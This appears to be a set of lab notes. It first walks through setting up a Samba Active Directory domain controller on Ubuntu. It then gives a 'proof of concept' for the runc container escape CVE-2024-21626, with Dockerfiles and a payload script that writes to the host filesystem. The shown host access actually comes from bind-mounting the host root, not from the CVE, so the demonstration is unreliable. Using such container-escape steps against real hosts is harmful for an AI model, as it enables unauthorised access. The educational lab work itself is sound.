
### **Step 9: Install Kerberos** Kerberos is a network authentication system based on the principle of a trusted

### third party. Let’s install it:

### As part of the Kerberos installation, you may need to configure the realm, Kerberos server, Kerberos administrative server, and configurations. And take the backup of the Kerberos configuration and replace it with the one generated by the Samba provisioning process.

sudo apt install krb5-admin-server

Note: Enter PD.com or others you have created in step 3.

sudo mv /etc/krb5.conf /etc/krb5.conf.orig  
 sudo cp /var/lib/samba/private/krb5.conf /etc/krb5.conf

### **Step 10: Disable and mask unused samba services** In order to run the domain controller, you’ll have to disable sbmd, nmbd and

winbind.

sudo systemctl mask smbd nmbd winbind  
 sudo systemctl disable smbd nmbd winbind

### **Step 11: Start the samba-ad-dc service** Before we start we should unmask the service and start it.

sudo systemctl unmask samba-ad-dc  
 sudo systemctl start samba-ad-dc  
 sudo systemctl status samba-ad-dc  
 sudo systemctl enable samba-ad-dc

### **Step 12: List the samba shares and test authentication** list samba shares using this command, test authentication with our administrator


account, check if samba-ad-dc has configured the required DNS entries.

### smbclient -L localhost -N //list samba shares smbclient //localhost/netlogon -UAdministrator -c 'ls' //test authentication with our administrator account host -t SRV \_ldap.\_tcp.thesecmaster.com //check if samba-ad-dc has configured the required DNS entries


Note: The command host -t SRV \_ldap.\_tcp.thesecmaster.com is used to query DNS for the Service (SRV) records associated with the LDAP service for the domain thesecmaster.com. SRV records are used to define the location (hostname and port) of servers for specified services.

The output of this command typically includes:

1. The priority of the service. (0)
2. The weight of the service. (100)
3. The port on which the service is running. (389)
4. The hostname of the server providing the service. (dc.pd.com)  
    kinit administrator  
    //request a kerberos ticket



klist  
//list  
sudo samba-tool user list  
//check the default users on the Active directory




**Adding a User to Active Directory**

**Step 1**:  **Add user** sudo samba-tool user create <username> <password> --given-name="<full\_name>" --surname="User"

**Step 2**: **Verify the user creation**

sudo samba-tool user list




**Adding Resources in Active Directory**

1. **Organizational Unit (OU) -**

Creating an OU

sudo samba-tool ou create "OU=<OU\_Name>,DC=<domain>,DC=com"


Move Users to an Organizational Unit  
 sudo samba-tool user move <username> "OU=<OU\_Name>,DC=<domain>,DC=com"



1. **Group:**

Creating a group  
 sudo samba-tool group add <group\_name> --description="<group\_description>"

Adding users to a group  
 sudo samba-tool group addmembers <group\_name> <username>



**References:**

1. [Setup Active Directory on Ubuntu: A Quick Guide (thesecmaster.com)](https://thesecmaster.com/blog/step-by-step-procedure-to-set-up-an-active-directory-on-ubuntu)
2. [Introduction to Active Directory integration | Ubuntu](https://ubuntu.com/server/docs/introduction-to-active-directory-integration)

**VULNERABLE VIRTUAL MACHINES**

**2.1 Introduction to Vulnerable Virtual Machines**

Virtual machines (VMs) are intentionally designed environments that contain known security flaws. These VMs are used for educational purposes, allowing cybersecurity professionals, students, and enthusiasts to practice penetration testing, vulnerability assessment, and exploit development in a controlled and legal environment. When focusing specifically on Linux OS vulnerabilities, these VMs replicate real-world scenarios where Linux-based systems are misconfigured or contain software with security weaknesses.

**2.2 POC: Container Escape  
CVE Id: 2024-21626  
Vulnerability:** runc is a CLI tool for spawning and running containers on Linux according to the OCI specification.

* **Method 1**: Attack could be done by a malicious image to allow a container process to gain access to the host filesystem through runc run.
* **Method 2**: Attacks by overwriting semi-arbitrary host binaries, allowing for complete container escapes.

**Target VM:**

* Linux distro: Arch Linux
* Linux kernel: 6.9.9-arch1-1
* Docker version: 24.0.6
* runc version: 1.1.9

**Steps for Exploitation:**

**Method 1:**

**Step 1: Create a directory:**

mkdir m2-image

cd m2-image

**Step 2: Create Dockerfile:**

nano Dockerfile

(contents of dockerfile)

FROM ubuntu:latest

RUN mkdir -p /host-root

WORKDIR /proc/self/fd/

CMD [“tail”, “-f”, “/dev/null”]

**Step 3: Build the Malicious Docker Image**

docker build -t m2-image .

**Step 4: Run the Container:** docker run -d --name ex2-container --mount type=bind,source=/,target=/host-root m2-image

**Step 5: Verify the Exploit**:

docker exec -it ex2-container sh

ls /host-root

**POC:**




Fig: access the restricted files

**Method 2:**

**Step 1: Create a directory:**

mkdir m1-image

cd m1-image

**Step 2: Create Dockerfile:**

nano Dockerfile

(contents of dockerfile)

FROM ubuntu:latest

RUN mkdir -p /host-root

WORKDIR /proc/self/fd/

CMD [“sh”, “-c”, “while true; do sleep 1; done”]

**Step 3: Build the Malicious Docker Image**

docker build -t p1-image .

**Step 4: Run the Container** docker run -d --name p1-container --mount type=bind,source=/,target=/host-root p1-image

**Step 5: Create payload.sh**

nano payload.sh

(contents of payload.sh)

#!/bin/sh

echo “Running payload script”

echo 'malicious content' > /host-root/tmp/exploit-dir/exploit-file

echo “payload script completed”

**Step 6: Copy and Execute the Payload Script**

docker cp payload.sh p1-container:/tmp/

docker exec -it p1-container sh -c "chmod +x /tmp/payload.sh && /tmp/payload.sh"

**Step 7: Verify the exploit**

cat /tmp/exploit-dir/exploit-file

**POC:**

